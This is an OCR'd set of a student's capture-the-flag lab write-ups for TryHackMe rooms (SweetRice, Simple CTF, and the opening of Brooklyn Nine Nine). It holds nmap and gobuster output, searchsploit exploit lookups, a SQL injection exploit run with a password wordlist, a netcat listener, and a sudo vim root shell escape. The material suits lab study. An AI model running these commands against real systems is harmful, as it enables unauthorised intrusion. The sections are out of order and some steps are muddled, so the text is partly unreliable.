


Index of /content/inc


Name	Last modified	Size	Description
Parent Directory		-	
404.php	2016-09-19 17:55	1.9K	
alert.php	2016-09-19 17:55	2.1K	
cache/	2019-11-29 12:30	-	
close_tip.php	2016-09-19 17:55	2.4K	
db.php	2019-11-29 12:30	165	
do_ads.php	2016-09-19 17:55	782	
do_attachment.php	2016-09-19 17:55	640	
do_category.php	2016-09-19 17:55	2.8K	
do_comment.php	2016-09-19 17:55	3.0K	
do_entry.php	2016-09-19 17:55	2.6K	
do_home.php	2016-09-19 17:55	1.8K	
do_lang.php	2016-09-19 17:55	387	
do_rssfeed.php	2016-09-19 17:55	1.5K	
do_sitemap.php	2016-09-19 17:55	4.5K	

Step 7: Now we save the file with mysql and then open it using VS Code editor. After viewing the file, we find the username and password of the login site 'SweetRice'. Ow we crack the password using hash identifier and by using Crackstation we decrypt the password and its type.





<u>Step 8</u>: Now we ‘as’ directory from gobuster scan .By using ip/content/as we retrieve the login page.




Step 9: After logging in, in order to exploit we need to update the exploit database using sudo apt update exploitdb, after the updating searchploit tool is used for Exploit DB, this takes a copy of exploit database.


```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit SweetRice 1.5.1
------------------------------------------------ ---------------------------------
 Exploit Title                                  |  Path
------------------------------------------------ ---------------------------------
SweetRice 1.5.1 - Arbitrary File Download       | php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload         | php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure             | php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery    | php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery /  | php/webapps/40700.html
------------------------------------------------ ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~/Downloads]
└─$ whereis exploitdb
exploitdb: /usr/bin/exploitdb /usr/share/exploitdb

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo cp /usr/share/exploitdb/exploits/php/
cp: missing destination file operand after '/usr/share/exploitdb/exploits/php/'
Try 'cp --help' for more information.

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo cp /usr/share/exploitdb/exploits/php/
cp: missing destination file operand after '/usr/share/exploitdb/exploits/php/'
Try 'cp --help' for more information.

┌──(kali㉿kali)-[~/Downloads]
└─$ sudo cp /usr/share/exploitdb/exploits/php/webapps/40700.html ./exploit.html

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Step 10: Now, viewing the exploit on VS Code Editor we change the IP address and the port for the code and then upload file we click on ads option on the SweetRice page. Now we name it and run the code. Now check the inc


folder and we can find that file is uploaded successfully. In order to find our IP address we use ifconfig in the terminal.




Step 11: Now, nc -nvlp command is used because netcat nc runs a utility for sending raw data over a network connection.



Step 12: After connection is established we stabilize it using wappalyzer.



Step 13: Now, after the connection with the root www -data we retrive the contents present in different files and directories.



Step 14: After solving the room, the machine is closed and exit.

NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 12

STEPS PERFORMED ON SIMPLE CTF

Prasanti

INDEX

Topic: STEPS PERFORMED ON SIMPLE CTF (TRYHACK ME)

ASSIGNMENT 12(DAY 14) Date:12-07-2022


1. **Summary report on different steps performed on Simple CTF**

Step 1:

Simple CTF room was solved today on tryhackme. At first, we downloaded the configuration file and then the machine was started and we copied the IP Address which was provided by Tryhackme for port scanning.

Step 2:

With the help of sudo openvpn command we open the downloaded configuration file and this connected us with the tryhackme network to solve the CTF.



Step 3:

In order to find the number of services running under port 1000 we use the command nmap -sC -sV -A -p- 10.10.243.43 -oN nmap/ports_details.txt. And we found out that there are 2 services running under port 1000.

```
┌──(kali㉿kali)-[~/Downloads/rooms/simple-ctf]
└─$ nmap -sC -sV -A -p- 10.10.243.43 -oN nmap/ports_details.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-12 10:12 EDT
Nmap scan report for 10.10.243.43
Host is up (0.21s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.5.69
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: TIMEOUT
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-robots.txt: 2 disallowed entries
|_/ /openemr-5_0_1_3
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
|   256 9b:d1:65:07:51:08:00:61:98:de:95:ed:3a:e3:81:1c (ECDSA)
|_  256 12:65:1b:61:cf:4d:e5:75:fe:f4:e8:d4:6e:10:2a:f6 (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 641.81 seconds
```

Step 4:

In order to find out what is running on the higher port the same nmap scanning was done with the command -sV and we found that SSH is running on the higher port.


```
┌──(kali㉿kali)-[~/Downloads/rooms/simple-ctf]
└─$ nmap -sV 10.10.243.43
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-12 10:29 EDT
Nmap scan report for 10.10.243.43
Host is up (0.21s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.49 seconds

┌──(kali㉿kali)-[~/Downloads/rooms/simple-ctf]
└─$
```

Step 5:

Now gobuster scan is done in order find out the CVE using against the application.And we got the following gobuster results.After visiting to each we used brute force attack on the server to see hidden directories.

```
┌──(kali㉿kali)-[~/Downloads/rooms/simple-ctf]
└─$ gobuster dir -u http://10.10.243.43/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 30 -o web/gobuster.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.243.43/
[+] Method:                  GET
[+] Threads:                 30
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/07/12 10:41:49 Starting gobuster in directory enumeration mode
===============================================================
/simple               (Status: 301) [Size: 313] [--> http://10.10.243.43/simple/]
Progress: 83690 / 220561 (37.94%)                                          ^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2022/07/12 10:52:37 Finished
===============================================================
```


Now we got the directory name simple on the server.



This website is called CMS Made Simple, but here we were unable to login so we used Searchsploit to know any exploits available for the service. At the bottom of the page, we got the version of the CMS that is running on the server. And the version was 2.2.8

Step 6:


Using Searchsploit we got an SQL Injection that is present in the version.



Then we got the CVE to be CVE-2019-9053 and the vulnerability was sqli.


Step 7:

Now we installed pip. Then command python 46635.py -u http://Ip address -crack -w /use/share/wordlist/rockyou.txt is used to get the username and password. Here the password was secret.And the login details are obtained from SSH.



Step 8:

In order to know the user's flag, we need to access the shell so we use ls -la here we get user text file named cat user.txt and there we get the flag as G00d j0b, keep up! Also there is another user present in the home directory named sunbath.



Step 9:

With the command sudo -l we can use the vim directory and then sudo /usr/bin/vim -c ": ! /bin/sh" is used

```
$ ls
user.txt
$ find find / -user root -perm /4000 2>/dev/null^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D^[[D
^C
$ find / -user root -perm /4000 2>/dev/null
/bin/su
/bin/ping
/bin/mount
/bin/umount
/bin/ping6
/bin/fusermount
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/usr/lib/snapd/snap-confine
/usr/lib/i386-linux-gnu/oxide-qt/chrome-sandbox
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/sbin/pppd
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo /usr/bin/vim -c ":! /bin/sh"
```

-

Step 10:

To know the root flag we used cd /root then ls followed by root.txt and cat root.txt here we get the following result.

```
/usr/sbin/pppd
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
$ sudo /usr/bin/vim -c ":! /bin/sh"

# export TERM=xterm
# cd /root
# ls
root.txt
# cat root.txt
W3ll d0n3. You made it!
#
```


NAME: I PRASANTI

SIC: 20BCEA56

BRANCH: CEN

ASSIGNMENT 13

Introduction to Networking, Footprinting using reconnaissance enumeration

INDEX

Topic: STEPS PERFORMED ON BROOKLYN NINE NINE AND LINUX FUNDAMENTALS (TRYHACK ME)

ASSIGNMENT 13(DAY 15) Date:13-07-2022


1. **Summary report on different steps performed on Brooklyn Nine Nine**

Step 1:

Brooklyn Nine Nine room was solved today on tryhackme. At first, the machine was started and we copied the IP Address which was provided by Tryhackme for port scanning then we opened the attackbox.

